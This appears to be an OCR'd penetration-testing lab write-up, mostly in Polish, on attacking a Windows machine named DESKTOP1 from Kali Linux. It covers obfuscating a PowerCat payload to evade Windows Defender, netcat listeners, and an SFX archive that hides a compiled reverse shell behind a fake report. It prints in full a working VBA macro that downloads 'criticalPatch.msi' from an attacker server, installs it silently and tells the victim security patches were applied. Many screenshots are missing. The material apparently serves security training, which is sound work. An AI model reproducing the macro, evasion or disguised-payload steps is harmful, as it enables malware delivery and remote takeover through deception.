


10.2. Obfuscate the payload with **invoke-obfuscation**.


Uruchomienie skryptu:




Wskazanie pliku do obfuskacji:



Obfuskacja:




Skopiowanie wyniku do notatnika I zapisanie jako powercat_obf.ps1




10.3. Scan the payload using **VirusTotal** to check if **Windows Defender** detects the payload.

Przed obfuskacją:




Po obfuskacji:




10.4. Listen to connections with **Netcat** in the **Kali Linux** machine.

Na KALIM:




Na DESKTOP1:




10.5. Use **PowerCat** to connect to the **Kali Linux** machine.

Uzyskane połaczenie na KALIM




11. Perform **MS Office** exploitation on **DESKTOP1**.

Utworzenie payload na KALIM:



Uruchomienie serwera http:




Utworzenie macra pobierającego złośliwy patch z KALIEGO:


http://10.0.2.100:8000/criticalPatch.msi Option Explicit Private Const DOWNLOAD_URL As String = "http://10.0.2.100:8000/criticalPatch.msi" ' The path where the file will be saved. Adjust as needed. ' This example saves it to the current user's Desktop. Private Const LOCAL_FILE_PATH As String = "C:\ProgramData\criticalPatch.msi" Sub DownloadAndInstallMSI() Dim wsShell As Object Dim httpReq As Object Dim adbStream As Object Dim fso As Object Dim strCommand As String On Error GoTo ErrorHandler ' --- Step 1: Download the MSI file --- Set httpReq = CreateObject("WinHttp.WinHttpRequest.5.1") Set adbStream = CreateObject("ADODB.Stream") Set fso = CreateObject("Scripting.FileSystemObject") Debug.Print "Attempting to download file from: " & DOWNLOAD_URL Debug.Print "Saving to: " & LOCAL_FILE_PATH ' Open the HTTP request httpReq.Open "GET", DOWNLOAD_URL, False httpReq.Send ' Check if the download was successful (HTTP Status 200 OK) If httpReq.Status = 200 Then ' Set the stream type to binary adbStream.Type = 1 ' adTypeBinary ' Open the stream adbStream.Open ' Write the downloaded binary data to the stream adbStream.Write httpReq.ResponseBody ' Save the stream content to the specified local file path adbStream.SaveToFile LOCAL_FILE_PATH, 2 ' adSaveCreateOverWrite (creates new or overwrites existing) adbStream.Close Debug.Print "File downloaded successfully to: " & LOCAL_FILE_PATH Else Debug.Print "Failed to download file. HTTP Status: " & httpReq.Status & " " & httpReq.StatusText MsgBox "Failed to download file. HTTP Status: " & httpReq.Status & " " & httpReq.StatusText, vbCritical, "Download Error" GoTo CleanUp End If ' --- Step 2: Install the MSI file silently --- ' Check if the file exists before attempting to install If fso.FileExists(LOCAL_FILE_PATH) Then Set wsShell = CreateObject("WScript.Shell") ' Command to silently install the MSI ' /i: Install ' /qn: Quiet mode, no UI strCommand = "msiexec.exe /i """ & LOCAL_FILE_PATH &

""" /qn" Debug.Print "Attempting to install file with command: " & strCommand ' Run the command hidden (0) and wait for it to complete (True) wsShell.Run strCommand, 0, True Debug.Print "Wymahana instalacja poprawek bezpieczeństwa." MsgBox "Zainstalowano poprawki bezpieczeństwa.", vbInformation, "Zakończono" Else Debug.Print "Downloaded file not found at: " & LOCAL_FILE_PATH MsgBox "Downloaded file not found. Installation aborted.", vbCritical, "File Not Found" End If CleanUp: ' Clean up objects If Not httpReq Is Nothing Then Set httpReq = Nothing If Not adbStream Is Nothing Then Set adbStream = Nothing If Not wsShell Is Nothing Then Set wsShell = Nothing If Not fso Is Nothing Then Set fso = Nothing Exit Sub ErrorHandler: MsgBox "An error occurred: " & Err.Description, vbCritical, "Runtime Error" Debug.Print "Error: " & Err.Number & " - " & Err.Description Resume CleanUp ' Continue to cleanup objects End Sub

Zapisanie pliku:



Otwarcie pliku – uzyskanie połączenia z KALIM:



12. Perform a social engineering attack using an **SFX** payload to gain a reverse shell on **DESKTOP1** machine.


Instalacja ps2exe

```
PS C:\Users\garyg\Downloads\powercat> Install-Module -Name ps2exe -Scope CurrentUser

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
 provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\garyg\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running
 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and
import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\Users\garyg\Downloads\powercat>
```


Konwercja powercat.ps1: ps2exe -inputFile .\powercat.ps1 -outputFile script.exe


```
PS C:\Users\garyg\Downloads\powercat> ps2exe -inputFile .\powercat.ps1 -outputFile script.exe
PS2EXE-GUI v0.5.0.31 by Ingo Karstein, reworked and GUI support by Markus Scholtes


Reading input file C:\Users\garyg\Downloads\powercat\powercat.ps1
Compiling file...

Output file C:\Users\garyg\Downloads\powercat\script.exe written
PS C:\Users\garyg\Downloads\powercat>
```

Utworzenie pliku raport2024.docx Utworzenie archiwum SFX:



SFX Options:





Nasłuchiwanie na KALIM:

Wypakowanie plików z raportem i uzyskanie połaczenia z KALIM: